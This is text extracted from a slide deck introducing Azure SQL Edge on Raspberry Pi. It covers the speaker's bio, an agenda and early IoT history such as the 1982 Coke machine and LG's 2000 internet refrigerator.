


- History Of IOT
- What is IOT
- IOT Stats
- IOT Challenges
- Azure SQL Edge
- Azure Hub Edge
- Connecting to Raspberry Pi
- Azure Hub Edge Installation
- Azure SQL Edge Installation



Don't forget
to buy milk!

Starting with Azure SQL Edge on Raspberry Pi



Hasan Savran

BI MANAGER



About Me

- MS Data Platform MVP
- From Cleveland, USA
- BI Manager at Progressive Insurance
- 15 years Web Development
- 7 years Business Intelligence



<https://h-savran.blogspot.com/>




hasansavran



SavranWeb

IOT HISTORY



IPV6

128 bits each

total range = 340 undecillion
possible addresses

2001:db8::ff00:42:8329

IPV4

4 bytes each

total range = 4.3 billion
possible addresses

123.45.67.89

VS

FIRST IOT DEVICE



CSE
3002

1982

- Coke Machine 1982



FIRST TCP/IP CONNECTED DEVICE


1990



FIRST WEBCAMERA



1991





INTERNET CONNECTED REFRIGERATOR

2000




LG's DIOS R-S73CT
Original Price Tag: \$20,000
Launched at CES 2000

WHAT IS IOT?



